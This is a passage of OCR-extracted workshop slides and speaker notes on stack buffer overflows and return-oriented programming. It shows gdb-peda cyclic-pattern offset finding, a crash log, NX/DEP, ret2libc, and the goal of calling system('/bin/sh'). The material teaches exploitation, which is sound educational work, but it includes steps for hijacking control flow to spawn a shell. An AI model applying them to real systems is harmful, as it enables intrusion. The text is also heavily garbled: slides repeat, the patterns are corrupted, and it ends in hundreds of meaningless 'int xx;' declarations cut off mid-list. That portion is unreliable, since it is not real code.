
We can do this by using patterns.



This is a very simple pattern, instead of As we alternate the characters.



Here we see the input string we provided, 8 As, 8 Bs, and so on
 Now the Instruction Pointer is Fs instead of As.
 Then we can just count how many bytes we need to overwrite.



We need to add up all the characters before the Fs, then we have the exact value how many bytes we need to overwrite until we overwrite the saved instruction pointer.
 Here it makes 40 Bytes in total.

Patterns - RIP control

How many bytes do we have to write until we reach RIP?

Input – String = 40*"A" + 8*"F"

Program call:
> ./myprogram AA...(A*40)FFFFFFFF
! Buffer Overflow, RIP is now FFFFFFFF

RDI ptr to buffer
RSI ptr to input

0x0000...
RSP (Top of Stack)

AAAAAAA
AAAAAAA
AAAAAAA
AAAAAAA
Saved-RBP-AAAAAAA
Saved-RIP-FFFFFFFF
...
0x7FFFFFFF...

buffer

RIP

4

To set RIP to an exact value, we can now write 40 Bytes and then the value for the instruction pointer.

However this still feels very manual.


Cyclic Patterns

1. Generate Pattern

```
gdb-peda$ pattern create 60
```

AAA%AAsAABAA\$AA nAACAA-AA..

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60



1

A cyclic pattern aims to create uniq sequences of characters. This can be used to find specific locations inside the sequence.


We give the pattern option only a length of the pattern, then the pattern is created. The cyclic pattern that is created is always the same.

Cyclic Patterns

1. Generate Pattern
gdb-peda\$ pattern create 60

AAA%AA\$AABAA\$AA\$nAACAA-AA
2. Pattern as input for the program
gdb-peda\$ run AAA%AA\$AABAA\$AA\$nAACAA-AA

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60



6

Then we provide the cyclic pattern as input to the program.

We see that now the Instruction Pointer is overwritten with a uniq sequence of characters.

Cyclic Patterns

1. Generate Pattern
gdb-peda\$ pattern create 60

AAA%AA\$AABAA\$AA\$nAACAA-AA
2. Pattern as input for the program
gdb-peda\$ run AAA%AA\$AABAA\$AA\$nAACAA-AA


3. Find the part in the pattern that overwrote RIP
gdb-peda\$ pattern offset **AA0AFAA**

Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAA\$AA_nAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA

AA0AAFAA

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60



7

We can now look for this uniq sequence that overwrote RIP. Gdb peda does this for us using pattern matching.

Peda takes the pattern that it created and the part of the pattern that we give to it.

Cyclic Patterns


1. Generate Pattern
gdb-peda\$ pattern create 60
AAA%AA\$AABAA\$AA\$AA\$AA-AA
2. Pattern as input for the program
gdb-peda\$ run AAA%AA\$AABAA\$AA\$AA\$AA-AA

3. Find the part in the pattern that overwrote RIP
gdb-peda\$ pattern offset **AA0AAFAA**

Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAAS\$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA
 → AA0AAFAA 0x

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60



Then it tries to match the part with the pattern

Cyclic Patterns

1. Generate Pattern

```
gdb-peda$ pattern create 60
```

```
AAA%AA$AABAA$AA$AACAA-AA
```

2. Pattern as input for the program

```
gdb-peda$ run AAA%AA$AABAA$AA$AACAA-AA
```

3. Find the part in the pattern that overwrote RIP

```
gdb-peda$ pattern offset AA0AAFAA
```


Gdb-peda internally uses pattern matching for that:

```
AAA%AA$AABAA$AA$AACAA-AA(AADAA;AA)AAEAA$AA0AAFAAbAA1AAGA
```

```
AA0AAFAA
```

Match!
Offset: 40

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60



Cyclic Patterns


1. Generate Pattern
gdb-peda\$ pattern create 60
AAA%AAsAABAA\$AAAnAACAA-AA
2. Pattern as input for the program
gdb-peda\$ run AAA%AAsAABAA\$AAAnAACAA-AA

3. Find the part in the pattern that overwrote RIP
gdb-peda\$ pattern offset AA0AAFAA

Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAA\$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA

Match!
Offset: 40



When peda finds the uniq sequence in the cyclic pattern, it will give us the offset until the uniq sequence.

This is exactly what we want.

A number of bytes until we reach the instruction pointer that currently is the uniq sequence.

Let's try this out for the first exercise:

```
> gdb 01_demo_64_bit
gdb-peda$ pattern create 60
'AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA'
gdb-peda$ run
Starting program:
/home/osboxes/ROPWorkshop/rop_exercises/01_demo/01_demo_64_bit
Give me the Code:
AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
RAX: 0x0
....
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7ffffffdd88 ("AA0AAFAAbAA1AAGAAcAA\n\177")

gdb-peda$ pattern offset AA0AAFAAbAA1AAGAAcA
AA0AAFAAbAA1AAGAAcAA found at offset: 40
```

We take the value of the RSP register for the pattern offset command, because this is the value that will overwrite the instruction pointer. We hit the Segmentation fault on the return statement, so the program would take the next value from the stack and load it into the instruction pointer. The only reason that we do not see the value in RIP is because it does not start with a Nullbyte and therefore does not get loaded into the RIP register.

```
gdb-peda$ pattern create 60
'AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA'
gdb-peda$ run
Starting program: /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01_demo_64_bit
Give me the Code:
AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA

Program received signal SIGSEGV, Segmentation fault.
RAX: 0x0
RBX: 0x0
RCX: 0x7ffffffd5
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x0
RDI: 0x7ffff7dd2620 --> 0xfbad2a84
RBP: 0x6141414541412941 ('A')AAEAAa')
RSP: 0x7ffff7fdd88 ("AA0AAFAAbAA1AAGAAcAA\n\177")
RIP: 0x400604 (<main+78>:      ret)
R8 : 0x0
R9 : 0x2a ('*')
R10: 0x1d
R11: 0x7ffff7fdd60 ("AAA%AAsAABAA$AAAnAACAA-AA(AAD=")
R12: 0x4004c0 (<_start>:      xor     ebp,ebp)
R13: 0x7ffff7fde60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT dir
-----code-----
0x4005f9 <main+67>:  call    0x400480 <printf@plt>
0x4005fe <main+72>:  mov     eax,0x0
0x400603 <main+77>:  leave
=> 0x400604 <main+78>:  ret
0x400605:          nop     WORD PTR cs:[rax+rax*1+0x0]
0x40060f:          nop
0x400610 <__libc_csu_init>:  push   r15
0x400612 <__libc_csu_init+2>:  push   r14
-----stack-----
0000| 0x7ffff7fdd88 ("AA0AAFAAbAA1AAGAAcAA\n\177")
0008| 0x7ffff7fdd90 ("bAA1AAGAAcAA\n\177")
0016| 0x7ffff7fdd98 --> 0x7f0a41416341
0024| 0x7ffff7fdda0 --> 0x100000000
0032| 0x7ffff7fdda8 --> 0x4005b6 (<main>:      push   rbp)
0040| 0x7ffff7fddb0 --> 0x0
0048| 0x7ffff7fddb8 --> 0xbdb8471a373e058e
0056| 0x7ffff7fddc0 --> 0x4004c0 (<_start>:  xor     ebp,ebp)
-----
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000000400604 in main ()
gdb-peda$ pattern offset AA0AAFAAbAA1AAGAAcAA
AA0AAFAAbAA1AAGAAcAA found at offset: 40
gdb-peda$
```

We basically have control over RIP now. We write **40 Bytes** and then we can overwrite the return address. What we did before was writing shellcode to the stack and jump to it. When we look at the output of vmmap again, theres an issue with the classic shellcode approach:

`$gdb-peda vmmap`

(If you don't see all memory sections, you need to run the program and break the execution

- Either set a breakpoint in main and then run (b main, run) or
- Run the program and press ctrl + c to stop at any point (run, ctrl + c)

```
gdb-peda$ vmmap
Start      End      Perm      Name
0x00400000 0x00401000 r-xp      /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01
0x00600000 0x00601000 r--p      /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01
0x00601000 0x00602000 rw-p      /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01
0x00602000 0x00623000 rw-p      [heap]
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7dfd000 0x00007ffff7fe0000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffff7fff000 0x00007ffff7fff000 rw-p      [stack]
0xffffffffffff60000 0xffffffffffff601000 r-xp      [vsyscall]
```

The nearly bottom line shows the section of the stack and the 3rd column contains the access permissions.

We have read and write permissions, but **we don't have execute permissions.**

So when we write shellcode to it, we cant execute it.

If you look closely, there is no section that has both write and execute permissions.

That is the security mechanism, which has many different names, for instance "data execution prevention" (DEP), or NX, for No execution.

This is where ROP comes into play.

Return Oriented Programming (ROP)

– Why do we want it?

- On modern systems the stack of a program is not executable anymore (security mechanism)
=> NX-Bit is set / Data Execution Prevention (DEP)



On modern systems the stack of a program is not executable anymore.
That is the security mechanism I just referred to as Data execution prevention

Return Oriented Programming (ROP)

– Why do we want it?

- On modern systems the stack of a program is not executable anymore (security mechanism)
=> NX-Bit is set / Data Execution Prevention (DEP)
- ROP is a technique to defeat this protection of a non-executable stack
- Basic Principle: Code Reuse



Return Oriented Programming is a technique to defeat this protection of a non-executable stack

One of the basic principles of Return Oriented Programming is Code Reuse.

Code Reuse

```
#include <stdio.h>
void win()
{
    printf("Congratulations!\n");
    execve("/bin/sh" ..);
}

int main()
{
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    return 0;
}
```

Imagine we have this little program. Even with a non-executable stack we could jump to the win function and get a shell.

In this case, the win function would do the exact same thing as our shellcode. So we can just reuse this code that is already in the binary and can be executed.

Code Reuse

```
#include <stdio.h>
void win()
{
    printf("Congratulations!\n");
    execve("/bin/sh" ..);
}

int main()
{
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    return 0;
}
```

What can we do when there is no win function?

In most cases we won't have a win function. What do we do then?

Code Reuse

```
#include <stdio.h>
void win()
{
    printf("Congratulations!\n");
    execve("/bin/sh" ..);
}

int main()
{
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    return 0;
}
```

What can we do when there is no win function?

⇒ libc (Standard C library) has always a win function: system

⇒ Goal: system("/bin/sh")

Libc (Standard C library) has always a win function: that is called system. System will execute whatever we give to it. So when we give the string „bin/sh“ as an argument to system, we get a shell. So the goal is to call system(„bin/sh“).

The C standard library

- `libc`: implements C – standard functions (`printf`, `strcpy..`), and POSIX functions (`system`, wrapper for syscalls)
- Compiled as `.so` (shared object, a linux library)
=> one of its header files is the famous `stdio.h`
- `libc.so.6` => symlink to latest libc- version (e.g. `libc-2.28.so`)
- Find it with `gdb->vmmap` or `ldd`
- Path most often `/usr/lib/libc-2.28.so`



The `libc` is the standard C library, it implements C – standard functions (like `printf`, `strcpy..`) and POSIX functions (`system`, wrapper for syscalls)

Under Linux its compiled as shared object (`.so`) => one of its header files is the famous `stdio.h`

`libc.so.6` is a symlink to latest libc- version (for example `libc-2.28`, so the 2.28 is the version number)

You can Find the `libc` that got linked to the binary with `gdb->vmmap` or `ldd`

Path is most often `/usr/lib/libc-2.28`

Source code can be compiled as either executables or shared objects . Libraries are compiled to shared objects.

`Stdio.h` is one of the header files of the `libc` source code.

Ret2libc

Approach:

- Find Buffer Overflow
- Overwrite with this a stored return address with the address of a function in the libc (e.g. system)
- The libc function will be executed when the vuln function returns
=> Ret2libc (simple and special case of ROP)



To recap our approach until now:

- Find the Buffer Overflow
- Overwrite a saved return address with the address of a function in the libc (for example system)
- The libc function will be executed when the vuln function returns
=> This exploitation technique is called Ret2libc (that is a simple and special case of Return Oriented Programming)

64 Bit – Calling convention Linux

- Arguments are stored in RDI, RSI, RDX, RCX, R8, R9, XMM0–7 (in this order)
- Return value of a function is stored in RAX



With our payload we want to achieve a call to system.

On 64 bit the arguments of a function call are stored in the following orders in this registers:
RDI, RSI,

Lets look at the interesting thing for us: how system expects to be called in 64 bit:

64 Bit – Calling convention

system("/bin/sh")

```
.binsh:  
.string "/bin/sh"  
  
main :  
    mov rdi, OFFSET.binsh  
    call system
```

← RIP

0x0000...

RSP →

0x7FFF...

RDI

ptr to „/bin/sh“


We see that for 64 bit the argument, the address to the string /bin/sh gets stored in RDI before the call to system.

64 Bit – Calling convention


system("/bin/sh")

```
.binsh:  
.string "/bin/sh"  
  
main :  
    mov rdi, OFFSET.binsh  
    call system
```

← RIP



Like with every function call, the saved instruction pointer gets pushed to the stack, so after the function is completed, execution can continue.



Lets include this in our payload.

Imagine the example from earlier.

instead of overwriting the saved instuction pointer with the address of shellcode, we overwrite it with the address of system.

But we want to call system with an argument, with the address of (bin/sh).

For 64 bit, we need RDI to hold the argument. How can we achieve that?

Remember, we can't execute the stack, so we can not just write instructions like shellcode on the stack.

We can only use what is already present in the binary.

We just use code snippets from the binary, that prepare the registers as we want it, and chain them together. Thats the famous ROP-Chain.

Building ROP chains...



[1] <https://www.wired.com/2007/07/weekly-world-ne/>

Building ROP chains is much like making a blackmail letter out from old newspapers. For example, if you take this strange newspaper headline „hackers can turn your home computer into a bomb” and turn it into something that you actually want to say

Building ROP chains...

TURN INTO HACKERS



- Take snippets from the binary
- glue them together
- get the wanted code

[1] <https://www.wired.com/2007/07/weekly-world-ne/>

turn into hackers!


That's the approach: take snippets from the binary and glue them together

Building ROP chains...



TURN INTO HACKERS

- Take snippets from the binary
- glue them together
- get the wanted code



vuln_binary


```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int i;
    int j;
    int k;
    int l;
    int m;
    int n;
    int o;
    int p;
    int q;
    int r;
    int s;
    int t;
    int u;
    int v;
    int w;
    int x;
    int y;
    int z;
    int aa;
    int ab;
    int ac;
    int ad;
    int ae;
    int af;
    int ag;
    int ah;
    int ai;
    int aj;
    int ak;
    int al;
    int am;
    int an;
    int ao;
    int ap;
    int aq;
    int ar;
    int as;
    int at;
    int au;
    int av;
    int aw;
    int ax;
    int ay;
    int az;
    int ba;
    int bb;
    int bc;
    int bd;
    int be;
    int bf;
    int bg;
    int bh;
    int bi;
    int bj;
    int bk;
    int bl;
    int bm;
    int bn;
    int bo;
    int bp;
    int bq;
    int br;
    int bs;
    int bt;
    int bu;
    int bv;
    int bw;
    int bx;
    int by;
    int bz;
    int ca;
    int cb;
    int cc;
    int cd;
    int ce;
    int cf;
    int cg;
    int ch;
    int ci;
    int cj;
    int ck;
    int cl;
    int cm;
    int cn;
    int co;
    int cp;
    int cq;
    int cr;
    int cs;
    int ct;
    int cu;
    int cv;
    int cw;
    int cx;
    int cy;
    int cz;
    int da;
    int db;
    int dc;
    int dd;
    int de;
    int df;
    int dg;
    int dh;
    int di;
    int dj;
    int dk;
    int dl;
    int dm;
    int dn;
    int do;
    int dp;
    int dq;
    int dr;
    int ds;
    int dt;
    int du;
    int dv;
    int dw;
    int dx;
    int dy;
    int dz;
    int ea;
    int eb;
    int ec;
    int ed;
    int ee;
    int ef;
    int eg;
    int eh;
    int ei;
    int ej;
    int ek;
    int el;
    int em;
    int en;
    int eo;
    int ep;
    int eq;
    int er;
    int es;
    int et;
    int eu;
    int ev;
    int ew;
    int ex;
    int ey;
    int ez;
    int fa;
    int fb;
    int fc;
    int fd;
    int fe;
    int ff;
    int fg;
    int fh;
    int fi;
    int fj;
    int fk;
    int fl;
    int fm;
    int fn;
    int fo;
    int fp;
    int fq;
    int fr;
    int fs;
    int ft;
    int fu;
    int fv;
    int fw;
    int fx;
    int fy;
    int fz;
    int ga;
    int gb;
    int gc;
    int gd;
    int ge;
    int gf;
    int gg;
    int gh;
    int gi;
    int gj;
    int gk;
    int gl;
    int gm;
    int gn;
    int go;
    int gp;
    int gq;
    int gr;
    int gs;
    int gt;
    int gu;
    int gv;
    int gw;
    int gx;
    int gy;
    int gz;
    int ha;
    int hb;
    int hc;
    int hd;
    int he;
    int hf;
    int hg;
    int hh;
    int hi;
    int hj;
    int hk;
    int hl;
    int hm;
    int hn;
    int ho;
    int hp;
    int hq;
    int hr;
    int hs;
    int ht;
    int hu;
    int hv;
    int hw;
    int hx;
    int hy;
    int hz;
    int ia;
    int ib;
    int ic;
    int id;
    int ie;
    int if;
    int ig;
    int ih;
    int ii;
    int ij;
    int ik;
    int il;
    int im;
    int in;
    int io;
    int ip;
    int iq;
    int ir;
    int is;
    int it;
    int iu;
    int iv;
    int iw;
    int ix;
    int iy;
    int iz;
    int ja;
    int jb;
    int jc;
    int jd;
    int je;
    int jf;
    int jg;
    int jh;
    int ji;
    int jj;
    int jk;
    int jl;
    int jm;
    int jn;
    int jo;
    int jp;
    int jq;
    int jr;
    int js;
    int jt;
    int ju;
    int jv;
    int jw;
    int jx;
    int jy;
    int jz;
    int ka;
    int kb;
    int kc;
    int kd;
    int ke;
    int kf;
    int kg;
    int kh;
    int ki;
    int kj;
    int kk;
    int kl;
    int km;
    int kn;
    int ko;
    int kp;
    int kq;
    int kr;
    int ks;
    int kt;
    int ku;
    int kv;
    int kw;
    int kx;
    int ky;
    int kz;
    int la;
    int lb;
    int lc;
    int ld;
    int le;
    int lf;
    int lg;
    int lh;
    int li;
    int lj;
    int lk;
    int ll;
    int lm;
    int ln;
    int lo;
    int lp;
    int lq;
    int lr;
    int ls;
    int lt;
    int lu;
    int lv;
    int lw;
    int lx;
    int ly;
    int lz;
    int ma;
    int mb;
    int mc;
    int md;
    int me;
    int mf;
    int mg;
    int mh;
    int mi;
    int mj;
    int mk;
    int ml;
    int mm;
    int mn;
    int mo;
    int mp;
    int mq;
    int mr;
    int ms;
    int mt;
    int mu;
    int mv;
    int mw;
    int mx;
    int my;
    int mz;
    int na;
    int nb;
    int nc;
    int nd;
    int ne;
    int nf;
    int ng;
    int nh;
    int ni;
    int nj;
    int nk;
    int nl;
    int nm;
    int nn;
    int no;
    int np;
    int nq;
    int nr;
    int ns;
    int nt;
    int nu;
    int nv;
    int nw;
    int nx;
    int ny;
    int nz;
    int oa;
    int ob;
    int oc;
    int od;
    int oe;
    int of;
    int og;
    int oh;
    int oi;
    int oj;
    int ok;
    int ol;
    int om;
    int on;
    int oo;
    int op;
    int oq;
    int or;
    int os;
    int ot;
    int ou;
    int ov;
    int ow;
    int ox;
    int oy;
    int oz;
    int pa;
    int pb;
    int pc;
    int pd;
    int pe;
    int pf;
    int pg;
    int ph;
    int pi;
    int pj;
    int pk;
    int pl;
    int pm;
    int pn;
    int po;
    int pp;
    int pq;
    int pr;
    int ps;
    int pt;
    int pu;
    int pv;
    int pw;
    int px;
    int py;
    int pz;
    int qa;
    int qb;
    int qc;
    int qd;
    int qe;
    int qf;
    int qg;
    int qh;
    int qi;
    int qj;
    int qk;
    int ql;
    int qm;
    int qn;
    int qo;
    int qp;
    int qq;
    int qr;
    int qs;
    int qt;
    int qu;
    int qv;
    int qw;
    int qx;
    int qy;
    int qz;
    int ra;
    int rb;
    int rc;
    int rd;
    int re;
    int rf;
    int rg;
    int rh;
    int ri;
    int rj;
    int rk;
    int rl;
    int rm;
    int rn;
    int ro;
    int rp;
    int rq;
    int rr;
    int rs;
    int rt;
    int ru;
    int rv;
    int rw;
    int rx;
    int ry;
    int rz;
    int sa;
    int sb;
    int sc;
    int sd;
    int se;
    int sf;
    int sg;
    int sh;
    int si;
    int sj;
    int sk;
    int sl;
    int sm;
    int sn;
    int so;
    int sp;
    int sq;
    int sr;
    int ss;
    int st;
    int su;
    int sv;
    int sw;
    int sx;
    int sy;
    int sz;
    int ta;
    int tb;
    int tc;
    int td;
    int te;
    int tf;
    int tg;
    int th;
    int ti;
    int tj;
    int tk;
    int tl;
    int tm;
    int tn;
    int to;
    int tp;
    int tq;
    int tr;
    int ts;
    int tt;
    int tu;
    int tv;
    int tw;
    int tx;
    int ty;
    int tz;
    int ua;
    int ub;
    int uc;
    int ud;
    int ue;
    int uf;
    int ug;
    int uh;
    int ui;
    int uj;
    int uk;
    int ul;
    int um;
    int un;
    int uo;
    int up;
    int uq;
    int ur;
    int us;
    int ut;
    int uu;
    int uv;
    int uw;
    int ux;
    int uy;
    int uz;
    int va;
    int vb;
    int vc;
    int vd;
    int ve;
    int vf;
    int vg;
    int vh;
    int vi;
    int vj;
    int vk;
    int vl;
    int vm;
    int vn;
    int vo;
    int vp;
    int vq;
    int vr;
